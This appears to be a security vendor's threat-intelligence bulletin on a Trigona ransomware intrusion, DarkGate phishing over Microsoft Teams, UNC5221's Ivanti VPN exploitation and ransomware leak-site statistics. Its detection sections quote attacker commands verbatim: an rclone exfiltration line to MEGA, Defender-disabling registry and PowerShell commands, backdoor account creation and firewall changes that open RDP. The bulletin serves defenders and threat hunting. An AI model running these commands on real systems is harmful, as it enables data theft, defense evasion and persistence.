Both file share servers received the same Windows Defender disabling treatment as the initial compromised host. The threat actor also established an RDP connection with a backup server and executed the same Windows Defender disabling commands. The threat actor then, approximately two hours and 49 minutes after the initial access, staged a Trigona Ransomware binary (build_redacted.exe, it is not clear if this is the actual filename or if the file name included a name that can not be publicly disclosed) on each host they had access to. Following this, they initiated the ransomware binary on each host through their RDP sessions. The ransomware also initiated SMB connections to remote hosts, encrypting them as well. Consequently, the victim faced a dual extortion impact, encompassing both the exfiltration of sensitive data and the encryption of systems.

Risk & Impact Assessment

The deployment of Trigona Ransomware by the threat actor presents multifaceted organizational risks. Initially, the threat actor's ability to gain access via an exposed RDP host using valid credentials demonstrates a critical susceptibility in network security protocols and access management. This susceptibility allowed unauthorized access and facilitated subsequent defense evasion tactics. The actor's adeptness in lateral movement further underscores the risk of insufficient internal network segmentation and monitoring. The deployment of tools for data exfiltration signifies a high risk of sensitive data compromise, leading to potential breaches of confidentiality. Additionally, using ransomware for system and data encryption highlights a severe threat to data integrity and availability. These factors – from initial access to data encryption – cumulatively amplify the organizational risk.

Should an attack of this nature be successful, the consequences could be dire and multifaceted. The likelihood of data theft is high, considering the threat actor's demonstrated capability in data exfiltration. Such a breach could expose sensitive organizational and client data, posing risks of identity theft, financial fraud, and reputational damage. The potential for ongoing surveillance within the network raises concerns about compromised operational security, leading to continuous unauthorized access to critical systems. Furthermore, the encryption of systems and data disrupts business operations and could have severe implications. Given these factors, it is reasonably likely that a successful attack would cause a material impact on the company's business operations, results of operations, or financial condition. The potential for substantial financial losses, cost of remediation efforts, and potential legal liabilities underscores the critical need for enhanced cybersecurity measures and vigilant monitoring to mitigate such threats.

Outlook

According to **SentinelOne**, On 17 October 2023, the Ukrainian Cyber Alliance, a hacktivist group, announced an attack on and takedown of Trigona's operations. Since this attack, Trigona ransomware operations have remained dormant. However, the threat actor behind this attack has likely moved on to other ransomware services. Since this activity occurred over a year ago (December 2022) and Trigona Ransomware has been dormant since its takedown, many organizations may fail to act on the report, assessing the intelligence presented is outdated. However, the threat actor may also make this assumption and continue employing the same tactics, techniques, procedures (TTPs), and arsenal in future attacks. Furthermore, the TTPs are not exceedingly sophisticated, and other threat actors can use them. Therefore, even though some organizations may consider the information outdated, it still provides relevant and actionable intelligence that organizations should act on.

Actions & Recommendations

The Adversary Tactics and Intelligence team has added evaluated observables to our indicator feeds. Additionally, we use this intelligence report to improve our correlation rules and detections and conduct threat hunting. However, due to limitations in log sources received by Deepwatch, not all activity can be monitored.

To withstand, recover, and adapt to evolving cyber threats posed by ransomware attacks similar to this Trigona Ransomware incident, customers should implement the following actions to improve an organization's cyber resilience:

- Strengthen access control measures, especially for services like RDP, to prevent unauthorized access, employing least privilege principles and multi-factor authentication.
- Enhance network segmentation and access controls. Implement strict network segmentation to restrict lateral movements.
- Deploy advanced endpoint detection and response (EDR) solutions. Utilize EDR tools to monitor suspicious activity, such as unusual PowerShell commands or registry changes, and automate responses to detected threats.
- Implement robust backup and recovery procedures. Regularly back up critical data and systems and test restoration processes to ensure rapid recovery during a ransomware attack, thereby minimizing operational impact.
- Monitor and block the known **computed and atomic indicators** associated with this threat.
- Additional general mitigation guidance can be found in Appendix A
- We recommend that all customers retrospectively hunt for malicious activity, which will likely indicate compromise, using the Be On the Lookout (BOLO) guidance provided below:
    - Anomalous logon activity to RDP services, especially from an external source
    - Unauthorized usage of SoftPerfect Netscan or netscan.exe
    - Anomalous increase in network share access events, especially from an internet-exposed host
    - Rare/unauthorized usage of RDP to internal systems or file servers from internet-exposed systems (lateral movement)
    - Usage of Rclone
        - rclone.exe copy "\\[FILE SERVER]\human resources" MEGA:domain -q --ignore-existing --auto-confirm --multi-thread-streams 12 --transfers 12
    - Outbound web or network traffic to Mega[.]io

- Modifications to Windows Defender
  - taskkill /F /IM MSASCuiL.exe
  - powershell Set-MpPreference -DisableRealtimeMonitoring $true
  - powershell Set-MpPreference -MAPSReporting 0
  - powershell Set-MpPreference -SubmitSamplesConsent 2
  - REG ADD "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer" /v "HideSCAHealth" /t REG_DWORD /d 0x1 /f
  - REG ADD "HKCU\Software\Policies\Microsoft\Windows\Explorer" /v "DisableNotificationCenter" /t REG_DWORD /d 0x1 /f
  - REG DELETE "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /v "SecurityHealth" /f
  - REG ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v "DisableAntiSpyware" /t REG_DWORD /d 0x1 /f
  - REG ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v "AllowFastServiceStartup" /t REG_DWORD /d 0x0 /f
  - REG ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v "ServiceKeepAlive" /t REG_DWORD /d 0x0 /f
  - REG ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableIOAVProtection" /t REG_DWORD /d 0x1 /f
  - REG ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableRealtimeMonitoring" /t REG_DWORD /d 0x1 /f
  - REG ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet" /v "DisableBlockAtFirstSeen" /t REG_DWORD /d 0x1 /f
  - REG ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet" /v "LocalSettingOverrideSpynetReporting" /t REG_DWORD /d 0x0 /f
  - REG ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet" /v "SubmitSamplesConsent" /t REG_DWORD /d 0x2 /f
  - REG ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\UX Configuration" /v "NotificationSuppress" /t REG_DWORD /d 0x1 /f
- Usage of notepad.exe to modify .bat files and subsequently run them via cmd.exe as shown **here** (especially in rare folders such as Music)
- Addition of rare local users via net.exe and addition to administrators/RDP group
  - net user sys Taken1918 /add
  - net localgroup Administrators Support /add
  - net localgroup \"Remote Desktop Users\" Support /add
- Anomalous registry modifications of HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList
  - reg add \"HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList\" /t REG_DWORD /f /d 0 /v Support"

- Modification of registry run keys (persistence)
  - HKCU\Software\Microsoft\Windows\CurrentVersion\Run
- Net.exe being used to stop the following service via “net stop <SERVICE>”
  - WinDefend – Windows Defender Service
  - WdFilter – Microsoft Defender Antivirus Mini-Filter Driver
  - WdBoot – Microsoft Defender Antivirus Boot Driver
  - Sense – Windows Defender Advanced Threat Protection Service (Sense) service
  - WdNisDrv – Microsoft Defender Antivirus Network Inspection System Driver
  - WdNisSvc – Microsoft Defender Antivirus Network Inspection Service
  - SecurityHealthService – Security Health Service/Windows Security Service
- EventCode 5145 events (A network share object was checked to see whether client can be granted desired access) referencing delete[.]me (Netscan share enumeration, shown **here**)
- Usage of msedge.exe to view internal file share contents from RDP session (shown **here**)
- Modification of Windows firewall via netsh to allow RDP
  - netsh advfirewall firewall add rule name="rdp" dir=in protocol=tcp localport=3389 action=allow
  - netsh advfirewall firewall set rule group="windows management instrumentation (wmi)" new enable=yes
  - reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
- Batch (.bat) files being run in the Music folder
  - cmd /c "C:\Users\Administrator\Music\start — копия.bat"
- File activity relating to how_to_decrypt.hta

- The following relevant detections may trigger if the activity described in this report is detected:
  - dwa_enda_00096: Suspicious Process Chain
  - dwa_enda_00053: Suspicious Process Execution on Host
  - dwa_enda_00078: Suspicious Registry Modification
  - dwa_auta_00046: RDP Used for Lateral Movement
  - dwa_enda_00022: Suspicious Admin Share Pivoting
  - dwa_enda_00097: Admin Share Accessed by New User
  - dwa_auda_00077: Access to Windows Network Share from Unusual Source IP
  - dwa_enda_00035: Lateral Movement over SMB/Admin Shares
  - dwa_enda_00092: Windows Defender Suspicious Configuration Activity
  - dwa_enda_00090: Windows Defender Tamper Protection Detection
  - dwa_enda_00041: Unauthorized Attempt to Disable or Modify Security Tools - Windows
  - dwa_enda_00046: Unauthorized Attempt to Disable or Modify System Firewall
  - dwa_enda_00001: Possible Attempt to Inhibit System Recovery
  - dwa_enda_00026: Suspicious WMI Execution Host Security Product Discovery
  - dwa_enda_00029: Domain Trust Discovery via Suspicious Process Execution
  - dwa_inta_00044: Threat Intel Outbound IP Match
  - dwa_inta_00046: Threat Intel - Outbound Domain Match

Threat Actors Continue to Target Microsoft Teams to Deliver Malware

Phishing | Malware | DarkGate | Microsoft Teams Phishing | Command and Control Communication | Industries/All

Source Material: AT&T
Targeted Industries: All

Executive Summary

This report provides actionable intelligence on a phishing campaign targeting organizations through Microsoft Teams. Leveraging the domain ".onmicrosoft.com," threat actors successfully launched a phishing campaign to disseminate a malicious file. In one incident, the threat actor sent over a thousand deceptive Microsoft Teams messages, bypassing conventional security measures and exploiting the inherent trust in internal communication platforms. The malicious file communicates with a known DarkGate Command and Control (C2) server.

While it's unknown what actions the malicious file performs, based on the communication with a known DarkGate C2 server, it likely will result in a DarkGate infection. DarkGate, known for its versatile and destructive capabilities, poses significant risks, including keylogging, data exfiltration, and potential ransomware deployment. Organizations should disable External Access in Microsoft Teams unless essential for business operations and implement employee training programs to identify and respond effectively to phishing attempts, especially those executed through unconventional platforms like Teams, to enhance organizational cyber resilience and mitigate the risk of such sophisticated attacks.

Analytical findings are based on intelligence reporting from AT&T titled "DarkGate malware delivered via Microsoft Teams - detection and response." Open-source reporting is used to corroborate these findings where possible. Yet, despite diligent efforts, we cannot confirm all information nor fully determine the reliability and credibility of all open-source reporting. Despite comprehensive analysis, notable intelligence gaps that limit our understanding of this Microsoft Teams phishing attack's full scope and impact remain.

One significant gap is the complete understanding of the post-execution behavior of the malicious MSI file, “Navigating Future Changes October 2023.pdf.msi”. This gap is critical as it limits our knowledge of the activity performed by this file. Addressing this gap requires proactive open-source intelligence collection, threat hunting, and incident response to identify the specific actions and payloads associated with this malware. If you have questions or feedback about this intelligence, you can submit them **here**.

Insights & Determinations

- A threat actor conducted a Microsoft Teams phishing attack, sending over 1,000 external Teams messages to internal members of an unidentified organization to deliver a malicious file using a double extension (.pdf.msi). This file communicates with a domain previously linked to a DarkGate Command and Control (C2) server.
- The threat actor was able to deliver the Teams messages to internal members of the organization because they had External Access enabled in Microsoft Teams.
- Based on the domain being linked to a DarkGate C2, the malicious file will likely result in a DarkGate infection, posing a significant threat due to its versatile capabilities, including data exfiltration, keylogging, and potential for ransomware attacks, emphasizing the need for robust endpoint security and user training.
- The threat actor has consistently used the same infrastructure, entry vectors, and tactics, techniques, and procedures (TTPs), showcasing, despite public disclosure, a level of confidence or indifference by the threat actors toward the exposure of their TTPs. This consistency suggests that the actors may not significantly alter their approach in the immediate future and may continue leveraging proven tactics, relying on the effectiveness of social engineering and the existing trust within communication platforms.
- In response, organizations should disable External Access in Microsoft Teams unless essential for business operations and implement employee training programs to identify and respond effectively to this and similar threats.

Threat Analysis

A threat actor sent over 1,000 Microsoft Teams messages to several internal members of an unidentified organization, generating a “MessageSent” Teams event for each message sent. The malicious messages came from an external user using the domain “.onmicrosoft.com.” This domain appears to be authentic, and open-source research on the domain shows no reports of suspicious activity. Although these “MessageSent” Teams events do not include the IDs of the recipients, they do include the external user’s tenant ID. This tenant ID generated multiple “MemberAdded” events, which are generated when a user joins a chat in Teams.

> **Analyst Note:** A Microsoft 365 tenant ID is a globally unique identifier assigned to an organization, allowing members of different organizations to communicate via Teams. As long as both chat members have valid tenant IDs and External Access is enabled, they can exchange messages.

These “MemberAdded” events identify recipients by their user ID but do not list the external user ID. However, these “MemberAdded” events contain a “ChatThreadId” field, which is also listed in the original “MessageSent” event. Three of the users who accepted the external chat downloaded a suspicious double extension file titled “Navigating Future Changes October 2023.pdf.msi.”

> **Analyst Note:** Threat actors commonly use double extension files to trick users into downloading malicious executables, as the filesystem usually hides the second extension. The user believes they are downloading a PDF for business use but instead download, in this case, a malicious installer.

The malicious file, “Navigating Future Changes October 2023.pdf.msi”, attempted to beacon out to the domain hgfdytrywq[.]com, which, according to **Palo Alto Networks**, was confirmed to be a command-and-control (C2) domain for DarkGate in mid-October 2023. Additionally, the filename has a similar naming pattern to those listed by Palo Alto Networks, and DarkGate is known to use the double-extension file tactic.

While it's unknown what actions the malicious file performs, based on the communication with a known DarkGate C2 server, it likely will result in a DarkGate infection. DarkGate is a malware first documented in 2017 but became more widely available to cybercriminals in the summer of 2023. It is a sophisticated modular malware that can perform various malicious actions, including keylogging, cryptocurrency mining, reverse shell, clipboard theft, and information stealing. It can download and execute files to memory, has a Hidden Virtual Network Computing (HVNC) module, and can escalate privileges. DarkGate is typically distributed through phishing campaigns and malvertising. DarkGate has been linked to several ransomware attacks, including Alphv, Lockbit, Akira, Snatch, Bianlian, Medusa, and the Everest ransom team.

Risk & Impact Assessment

The recent phishing campaign utilizing Microsoft Teams as a vector represents a significant organizational risk, primarily due to the trusted nature of the communication platform. The ability of the threat actor to infiltrate internal communications via seemingly legitimate Teams messages underscores a critical vulnerability in operational security. Utilizing the ".onmicrosoft.com" domain adds to the complexity, leveraging perceived authenticity to bypass standard security measures. While this is not a new vector for DarkGate, it is particularly alarming if External Access is enabled. Given DarkGate's modular capabilities – including keylogging, data exfiltration, and reverse shell – the malware's potential for follow-on malicious activity, including ransomware, within the organization's network infrastructure poses a severe threat. It can lead to sustained information theft, undetected network presence, and potential lateral movement, compromising multiple facets of the organization's digital environment.

Should the DarkGate attack achieve its objectives, the consequences could be multifaceted and severe. The likelihood of data theft is high, with sensitive information at risk. Surveillance capabilities in the malware could lead to ongoing operational security compromises, with long-term implications for business integrity and trust. The modular nature of DarkGate, capable of executing diverse malicious actions, raises the risk to compromised systems, including the exfiltration and encryption of systems and data. The potential impact on the company’s business operations is substantial, with risks ranging from operational disruptions, financial losses due to response measures and potential fines, to long-term reputational damage. If the attack is not promptly and effectively contained, it could materially impact the organization's results of operations and financial condition, especially if critical data is exfiltrated or irretrievably lost.

Outlook

In the short term, following AT&T's publication exposing their tactics, techniques, and procedures (TTPs), it is anticipated that the threat actors behind this Microsoft Teams phishing attack will persist with their established modus operandi. Historical patterns indicate a consistent reliance on communication platforms, like Teams, as an initial entry vector and a preference for using similarly named malicious files, suggesting a degree of success with these methods. Furthermore, the ongoing reuse of a known DarkGate Command-and-Control (C2) infrastructure, even after previous disclosures, implies a level of confidence or indifference by the threat actors towards the exposure of their TTPs.

This indifference suggests that the actors may not significantly alter their approach in the immediate future. Instead, they may continue leveraging proven tactics, relying on the effectiveness of social engineering and the existing trust within communication platforms. Therefore, Organizations should remain vigilant, focusing on enhancing their defensive strategies against known TTPs, especially in user awareness and endpoint security. The continuity of these attack patterns underscores the importance of proactive monitoring and updating security measures to counteract the persistent threat these actors pose.

Actions & Recommendations

The Adversary Tactics and Intelligence team has added evaluated observables to our indicator feeds. Additionally, we use this intelligence report to improve our correlation rules and detections and conduct threat hunting. However, due to limitations in log sources received by Deepwatch, not all activity can be monitored.

To withstand, recover, and adapt to evolving cyber threats exploiting communication platforms and deploying malware like DarkGate, customers should implement the following actions to improve an organization's cyber resilience:

- Unless necessary for daily business operations, disable External Access in Microsoft Teams.
- Regularly conduct employee training sessions focusing on identifying and responding to phishing attempts, especially through unconventional platforms like Microsoft Teams. Emphasize the dangers of downloading and executing unknown files, even if they appear to come from legitimate sources.
- Enforce MFA across all systems, particularly for critical systems, making it more challenging for actors to gain access even if they acquire user credentials.
- Utilize endpoint detection and response (EDR) solutions that offer real-time monitoring and automated response capabilities. These tools can identify and isolate suspicious activities, including the execution of unknown or double-extension files.
- Segment the network to limit lateral movement by threat actors. Employ continuous monitoring to quickly detect and respond to any unusual activity or signs of compromise within the network.
- Monitor and block the known **computed and atomic indicators** provided by Palo Alto's Unit 42 associated with this threat.
- Additional general mitigation guidance can be found in Appendix A
- We recommend that all customers retrospectively hunt for malicious activity, which will likely indicate compromise, using the Be On the Lookout (BOLO) guidance provided below:
    - Microsoft Teams messages stemming from an external organization
        - Ex. A message is received from a onmicrosoft[.]com domain user
        - The “MemberAdded” operation indicates the message was accepted by the victim, this will share the same “ChatThreadId” as the “MessageSent” event that occurred when the actor sent the phishing message (shown **here**)
    - Anomalous downloading and/or execution of double file extension files such as “.pdf.msi” (Shown **here**)

- The following relevant detections may trigger if the activity described in this report is detected:
  - dwa_enda_00096: Suspicious Process Chain
  - dwa_enda_00053: Suspicious Process Execution on Host
  - dwa_enda_00079: Executable File with Double Extension
  - dwa_inta_00044: Threat Intel Outbound IP Match
  - dwa_inta_00046: Threat Intel - Outbound Domain Match

New Details Emerge in UNC5221's Exploitation of Ivanti Connect Secure VPN and Ivanti Policy Secure

Vulnerability Exploitation | Malware | Web Shell | Backdoor | Credential Stealer | Threat Actor | Ivanti Connect Secure CVE-2023-46805 and CVE-2024-21887

CHAINLINE | BUSHWALK | LIGHTWIRE | FRAMESTING | ZIPLINE | WARPWIRE | IMPACKET | CRACKMAPEXEC

IODINE | ENUM4LINUX | UNC5221 | Industries/All

Source Material: Mandiant
Targeted Industries: All

Executive Summary

This intelligence report presents a comprehensive analysis of the sophisticated cyber activities of UNC5221 targeting Ivanti Connect Secure VPN and Ivanti Policy Secure appliances. Our findings reveal that UNC5221 has adeptly exploited zero-day vulnerabilities and employed new web shells, such as CHAINLINE, BUSHWALK, new variants of LIGHTWIRE, and FRAMESTING, to establish persistent access and execute arbitrary commands within victim networks. This campaign demonstrates the threat actor's high technical expertise and ability to bypass security mitigations effectively.

In response to these severe threats, we issue two critical recommendations: immediate system updates to the latest Ivanti patches as they become available, with a focus on deploying the mitigation for unpatched versions, and secondly, a thorough application of the external Integrity Checker Tool (ICT) to detect signs of exploitation, coupled with comprehensive password resets for any local users configured on the compromised appliances. These recommendations are vital to mitigate the ongoing risk and enhance the resilience of affected organizations against the sophisticated and evolving tactics of UNC5221.

Analytical findings are based on intelligence reporting from Mandiant titled "Cutting Edge, Part 2: Investigating Ivanti Connect Secure VPN Zero-Day Exploitation." Open-source reporting is used to corroborate Mandiant's findings where possible. Yet, we cannot confirm all information nor fully determine the reliability and credibility of all open-source reporting used. Despite comprehensive analysis, notable intelligence gaps that limit our understanding of the full impact and scope of UNC5221's activities remain.

One significant gap is the complete understanding of the full extent of compromised systems. This gap is critical as it limits our understanding of the breadth and depth of UNC5221's infiltration. Addressing this gap requires proactive open-source intelligence collection, threat hunting, and incident response to identify systems and networks associated with UNC5221's exploitation activities. If you have questions or feedback about this intelligence, you can submit them **here**.

Insights & Determinations

- UNC5221's exploitation of Ivanti Connect Secure VPN and Ivanti Policy Secure appliances indicates a high level of technical sophistication, with the deployment of custom web shells like CHAINLINE and BUSHWALK, and the ability to bypass existing security mitigations effectively.
- The deployment of new variants of the LIGHTWIRE web shell and the introduction of FRAMESTING, both embedded within Ivanti's Python packages, demonstrate UNC5221's evolving tactics and persistent threat to network security infrastructure.
- The successful use of mitigation bypass techniques and the subsequent cleanup and restoration of systems to a seemingly clean state by UNC5221 highlight their capabilities in maintaining stealth and complicating incident response and forensics.
- The use of diverse open-source tools for post-exploitation activities, such as IMPACKET and CRACKMAPEXEC, underscores the threat actor's versatility and focus on internal network reconnaissance, lateral movement, and data exfiltration.

Threat Analysis

In Mandiant's ongoing investigation into the exploitation of Ivanti Connect Secure VPN (CS, formerly Pulse Secure) and Ivanti Policy Secure (PS) appliances by UNC5221, they have published their most recent findings.

It is now known that after the initial exploitation of an appliance, UNC5221 leveraged a custom web shell that is being tracked as CHAINLINE. CHAINLINE is a Python-based web shell backdoor embedded in an Ivanti Connect Secure Python package that enables arbitrary command execution. CHAINLINE was found in the CAV Python package in the path
/home/venv3/lib/python3.6/site-packages/cav-0.1-py3.6.egg/cav/api/resources/health.py,
the same Python package modified to support the WIREFIRE web shell.

Unlike WIREFIRE, which modifies an existing file, CHAINLINE creates a new file called health.py, which is not a legitimate filename in the CAV Python package. UNC5221 also registered a new API resource path to support the access of CHAINLINE at the REST endpoint /api/v1/cav/client/health.

UNC5221 Also employed a mitigation bypass technique that led to the deployment of a custom webshell tracked as BUSHWALK. Successful exploitation would bypass the initial mitigation provided by Ivanti on 10 January 2024. After deploying BUSHWALK, the threat actor cleaned up their activity and restored the system to a clean state.

> **Analyst Note:** Currently, Mandiant assesses the mitigation bypass activity as highly targeted, limited, and distinct from the mass exploitation activity.

In addition to the BUSHWALK web shell, UNC5221 operators also deployed a variant of the LIGHTWIRE web shell that inserts itself into a legitimate component of the VPN gateway. The new variant uses the same GET parameters as the original LIGHTWIRE sample described in their first blog post.

The threat actors used the built-in dsls command found on Connect Secure VPN appliances, executing a sequence of commands consistent with dumping the running configuration and cache after the initial exploitation of a Connect Secure VPN appliance. The actors saved the resulting output to a tar archive masquerading as a randomly generated 10-character CSS file within the directory /home/webserver/htdocs/dana-na/css/.

After the threat actor downloaded the configuration and cache dump from the server, they executed a sequence of commands by exploiting CVE-2023-46805 and CVE-2024-21887 to remove evidence of compromise. The command sequence deleted the staged configuration and cache dump. Then Timestomps the CSS directory with the modified and access timestamps of /tmp/testt. They then cleared the config_rest_server.log file of records showing exploitation attempts of CVE-2023-46805 and CVE-2024-21887. Then, remounted the file system in read-only mode, reverting it to its original state.

The threat actors also exfiltrated the CAV web server logs, staging them in /runtime/webserver/htdocs/dana-na/help/logo.gif. The threat actors executed a sequence of commands that redirects the GIF header into logo.gif and then appends the Base64-encoded contents of /data/var/dlogs/cav_webserv.log into the same file. The cav_webserv.log contains web requests and logs uWSGI maintains for the CAV REST API. Additionally, the threat actors made multiple modifications to the associated CAV Python package, including web shells such as WIREFIRE, CHAINLINE, and FRAMESTING.

The threat actors also manipulated the internal Integrity Checker Tool (ICT) by modifying the manifest file at /home/etc/manifest. The manifest file lists the system's expected files and associated SHA256 hash. The internal ICT verifies the manifest file's signature using a public key. In some instances, the threat actor failed to create a new digital signature of the manifest file, causing the internal ICT to fail and generate event ID SYS32042 in the system event log, indicating that the manifest file is bad.

Sometimes, the threat actor used logClear.pl, a legitimate system utility, to clear system logs (events, admin, access, diagnosticlog, policytrace, and sensorslog), generating event ID ADM20599 in the admin event log for each log type cleared.

Risk & Impact Assessment

The risks posed by the exploitation of Ivanti Connect Secure VPN and Ivanti Policy Secure appliances highlight a multifaceted threat landscape. Factors contributing to the heightened risk profile include vulnerability exploitation, deployment of multiple web shells such as CHAINLINE, BUSHWALK, LIGHTWIRE, and FRAMESTING, and bypassing existing security mitigations. These tactics indicate a high level of adversary sophistication and suggest that the affected organizations face significant risks of unauthorized access and persistence within their networks. The use of custom web shells and the execution of arbitrary commands elevate the risk of lateral movement, further entrenchment, and escalation of privileges, complicating detection and remediation efforts.

The possible consequences of a successful attack extend beyond immediate data theft to include long-term surveillance, compromised operational security, and potential breaches of sensitive intellectual property. The likelihood of these outcomes is alarmingly high, given the threat actor's demonstrated capability to maintain stealth and bypass mitigation efforts. Organizations affected by these exploits are at risk of material impacts on their business operations, including disruption of critical services, erosion of customer trust, and potential financial liabilities stemming from regulatory fines or litigation.

Furthermore, the strategic targeting of Ivanti Connect Secure VPN and Ivanti Policy Secure appliances underscores the broader implications for security and infrastructure resilience. In sum, the success of this activity is not only reasonably likely but also poised to cause significant material impact on the affected companies' operational and financial conditions.

Outlook

In response to Mandiant's publication exposing their methods, the threat actors behind the exploitation of Ivanti Connect Secure VPN and Ivanti Policy Secure will likely adapt their tactics, techniques, and procedures (TTPs) in the short term. This adaptation may involve developing new methods of exploitation and evasion to circumvent the heightened awareness and security measures expected to be implemented by organizations. The threat actors might also focus on other vulnerabilities or targets, exploiting the time window before organizations fully update and secure their systems.

Additionally, there is a possibility of an increase in misinformation campaigns or the use of decoy operations by these actors to divert attention and resources away from their actual targets. The short-term outlook suggests a period of heightened vigilance and rapid adaptation by both the threat actors and the cybersecurity community as each side endeavors to outmaneuver the other in this evolving cyber threat landscape.

Actions & Recommendations

The Adversary Tactics and Intelligence team has added evaluated observables to our indicator feeds. Additionally, we use this intelligence report to improve our correlation rules and detections and conduct threat hunting. However, due to limitations in log sources received by Deepwatch, not all activity can be monitored.

To withstand, recover, and adapt to this activity, customers should implement the following actions to mitigate the threat they pose to improve an organization's cyber resilience:

- Update systems to the latest version. Ivanti will release the remaining patches on a staggered schedule for three products spanning multiple branches and versions. Affected customers should install the mitigation immediately if a patch is unavailable for their version.
- Organizations should run the external Integrity Checker Tool (ICT) to check for evidence of exploitation and continue following the KB article to receive product updates as they become available. Customers should share the ICT results with Ivanti for further analysis, who will decide if the appliance is compromised and recommend the next steps.
- Reset the password of any local user configured on the appliance. For organizations affected by the WARPWIRE credential stealer, it's recommended to reset the passwords of any users who authenticated to the appliance during the period when the malware was active.
- Search EDR telemetry and firewall logs for traffic to the WARPWIRE credential harvester C2 addresses listed in Mandiant's IOCs section.

- Monitor and block the known **computed and atomic indicators** associated with this threat.
- Additional general mitigation guidance can be found in Appendix A
- We recommend that all customers retrospectively hunt for malicious activity, which will likely indicate compromise, using the Be On the Lookout (BOLO) guidance provided below:
    - Addition of anomalous web script files such as .CGI and changes in the integrity reporting logs of the appliance
    - Anomalous inbound web requests to impacted appliances, especially to .cgi files as shown below
        - /dana-na/auth/url_default/compcheckresult.cgi?comp=comp&compid=<obfuscated command>
    - Presence of /home/venv3/lib/python3.6/site-packages/cav-0.1-py3.6.egg/cav/api/resources/health.py
    - Anomalous web requests to or addition of endpoints /api/v1/cav/client/health or /api/v1/cav/client/categories
    - Anomalous outbound network/web traffic from impacted appliances
    - AV/EDR/IDS alerts relating to the following tools, especially when relating to Ivanti devices or surrounding networks
        - Impacket
        - CrackMapExec
        - Iodine
        - Enum4linux
    - Anomalous execution of commands on impacted appliances such as chmod, rm, touch, mount, tar, or base64
    - Unexpected drop in Integrity Checker results (being disabled by the threat actor)
    - Clearing of system logs (event ID ADM20599)
    - Anomalous network traffic from impacted to other devices within the network
- The following relevant detections may trigger if the activity described in this report is detected:
    - dwa_enda_00096: Suspicious Process Chain
    - dwa_enda_00053: Suspicious Process Execution on Host
    - dwa_auta_00046: RDP Used for Lateral Movement
    - dwa_enda_00035: Lateral Movement over SMB/Admin Shares
    - dwa_enda_00049: Possible NTDS Credential Dumping
    - dwa_inta_00044: Threat Intel Outbound IP Match
    - dwa_inta_00046: Threat Intel - Outbound Domain Match

Latest Additions to Data Leak Sites

Manufacturing | Professional, Scientific, and Technical Services | Information | Transportation and Warehousing | Health Care and Social Assistance


Analysis

Recent data from data leak sites presents a compelling picture of ransomware and data extortion activities. Seventy organizations have been listed as victims in the past week, with a marked concentration in the USA, accounting for 69% of the total incidents. This geographic focus may indicate a higher targeting preference in this region due to the large base of potential victims.

Regarding industry targeting, the data reveals a diverse range of sectors being affected, with Manufacturing leading the list at 21%, followed by Professional Scientific and Technical Services (14%), Information (11%), Transportation and Warehousing (9%), and Health Care and Social Assistance (7%). This spread across various industries suggests that the actors are not discriminating much regarding the sector, aiming for a wide range of targets. Another possibility is that many organizations fall under these sectors, providing a broad and diverse target base.

Total Number of Victims by Country and Industry


Black Basta, accounting for 20% of the incidents in the dataset, predominantly targeted organizations in the USA but also had victims in the UK, New Zealand, Japan, France, and Canada. While a notable number of their attacks are in the USA (7), their affiliate base likely accounts for their extensive geographical reach. The spectrum of industries Black Basta targets is equally varied, extending beyond Manufacturing, Utilities, and Finance and Insurance to encompass sectors such as Transportation and Warehousing, Professional Scientific and Technical Services, Information, Construction, and Accommodation and Food Services. This variety in targets underscores Black Basta affiliates' opportunistic and versatile approach, possibly driven by the availability of opportunities across sectors.



Victim Country and Industry Breakdown for Black Basta

